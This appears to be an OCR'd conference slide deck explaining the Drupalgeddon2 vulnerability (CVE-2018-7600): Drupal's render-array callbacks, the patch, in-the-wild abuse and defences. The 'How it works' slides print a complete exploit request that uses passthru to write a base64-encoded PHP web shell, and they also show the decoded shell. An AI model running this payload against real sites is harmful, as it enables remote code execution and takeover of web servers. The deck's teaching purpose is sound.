
Drupalgeddon2

Highly critical web vulnerability

Agenda



Background

Exploit Demo

How it works

How it's being used

Disclaimer


The information provided is to be used for educational purposes only. All of the information in this presentation is meant to help the audience develop a hacker defense attitude in order to prevent the attacks discussed. In no way should you use the information to cause any kind of damage directly or indirectly. The word ‘Hacking’ in this context should be regarded as ‘Ethical hacking’ and you implement the information given at your own risk. Any actions and or activities related to the material contained within this presentation are solely your responsibility. The misuse of the information in this presentation can result in criminal charges brought against the persons in question. The author will not be held responsible in the event any criminal charges be brought against any individuals misusing the information to break the law.

Drupal

- Third most popular CMS after Wordpress and Joomla
- Runs 4.6% of websites
- PHP
- 2000
- Famous users:
    - French Government
    - University of Oxford
    - Tesla Motors

Drupalgeddon2

- Drupalgeddon
- CVE-2018-7600
- Fix committed 2018-03-27
- Article explaining bug published by Check Point Research 2018-04-12
- Exploit released 2018-04-13
- Rated ‘highly critical’ by CVE organisations


THE 405 BEING OUT OF SERVICE FOR AN ENTIRE WEEKEND TAKES THINGS TO A WHOLE NEW LEVEL.
A JERRY BRUCKHEIMER PRODUCTION
ARMAGEDDON2
CARMAGEDDON

Exploit Demo

How it works

```
/?q=user/password&name[#post_render][]=passthru&name[#type]=markup&name[#markup]=echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee ./s.php
```


How it works - the payload

```
/?q=user/password&name[#post_render][]=passthru&name[#type]=markup&name[#markup]=echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee ./s.php
```

```
<?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
```

How it works - the payload

```
/?q=user/password&name[#post_render][]=passthru&name[#type]=markup&name[#markup]=echo
PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApI
```



passthru

(PHP 4, PHP 5, PHP 7)

passthru — Execute an external program and display raw output

Renderable Arrays

- Drupal’s Form API uses ‘Renderable Arrays’
- A key-value structure in which the property keys start with a hash

```
[
    ‘#type’ => ‘markup’,
    ‘#markup’ => ‘<em>some text</em>’,
    ‘#prefix’ => ‘<div>’,
    ‘#suffix’ => ‘</div>’
]
```


When are Renderable Arrays rendered?

- Page load
- Drupal AJAX API

Renderable Arrays callbacks

- **#access_callback**
  - Used to determine whether or not the current user has access to an element.
- **#pre_render**
  - Manipulates the render array before rendering.
- **#lazy_builder**
  - Used to add elements in the very end of the rendering process.
- **#post_render**
  - Receives the result of the rendering process and adds wrappers around it.

drupal/Renderer.php




```php
    // Filter the outputted content and make any last changes before the content
    // is sent to the browser. The changes are made on $content which allows the
    // outputted text to be filtered.
    if (isset($elements['#post_render'])) {
      foreach ($elements['#post_render'] as $callable) {
        if (is_string($callable) && strpos($callable, '::') === FALSE) {
          $callable = $this->controllerResolver->getControllerFromDefinition($callable);
        }
        $elements['#children'] = call_user_func($callable, $elements['#children'], $elements);
      }
    }

```

How it works

```
/?q=user/password&name[#post_render][]=passthru&name[#type]=markup&name[#markup]=echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee ./s.php
```

```
$name = [
    ‘#post_render’ => [‘passthru’],
    ‘#type’ => ‘markup’,
    ‘#markup’ => ‘echo PD9waH....’
]
```

The fix




```
+  /**
+   * Strips dangerous keys from $input.
+   *
+   * @param mixed $input
+   *   The input to sanitize.
+   * @param string[] $whitelist
+   *   An array of keys to whitelist as safe.
+   * @param string[] $sanitized_keys
+   *   An array of keys that have been removed.
+   *
+   * @return mixed
+   *   The sanitized input.
+   */
+  protected static function stripDangerousValues($input, array $whitelist, array &$sanitized_keys) {
+    if (is_array($input)) {
+      foreach ($input as $key => $value) {
+        if ($key !== '' && $key[0] === '#' && !in_array($key, $whitelist, TRUE)) {
+          unset($input[$key]);
+          $sanitized_keys[] = $key;
+        }
+        else {
+          $input[$key] = static::stripDangerousValues($input[$key], $whitelist, $sanitized_keys);
```

Why it works

- No input sanitation
- Insane code complexity

How it's being exploited



A Crypto Miner for your Website


HASHES/S 0.0

TOTAL 0

THREADS 2 + / −

Monetize Your Business With Your Users' CPU Power

How it’s being exploited



Bitcoin Ransomware Hits Ukraine’s Ministry of Energy website

By Waqas on April 25, 2018 Email @hackread HACKING NEWS MALWARE SECURITY

LOCK
NEWSLETTER
Get the best stories straight into your inbox!
Enter your email...
SUBSCRIBE
Don't worry, we don't spam
https://www.facebook.com/plugins/page.
3911
SHARES
Share on Facebook
Share on Twitter

The official website of Ukraine’s Ministry of Energy and coal was hit by a ransomware attack, as a result, the website has been compromised by malicious hackers asking for

How to protect yourself

- Automatic security updates
- Don’t use CMSs
- Use static site generators

Questions?

Contact

Laurence Tennant

laurence.tennant@meraki.net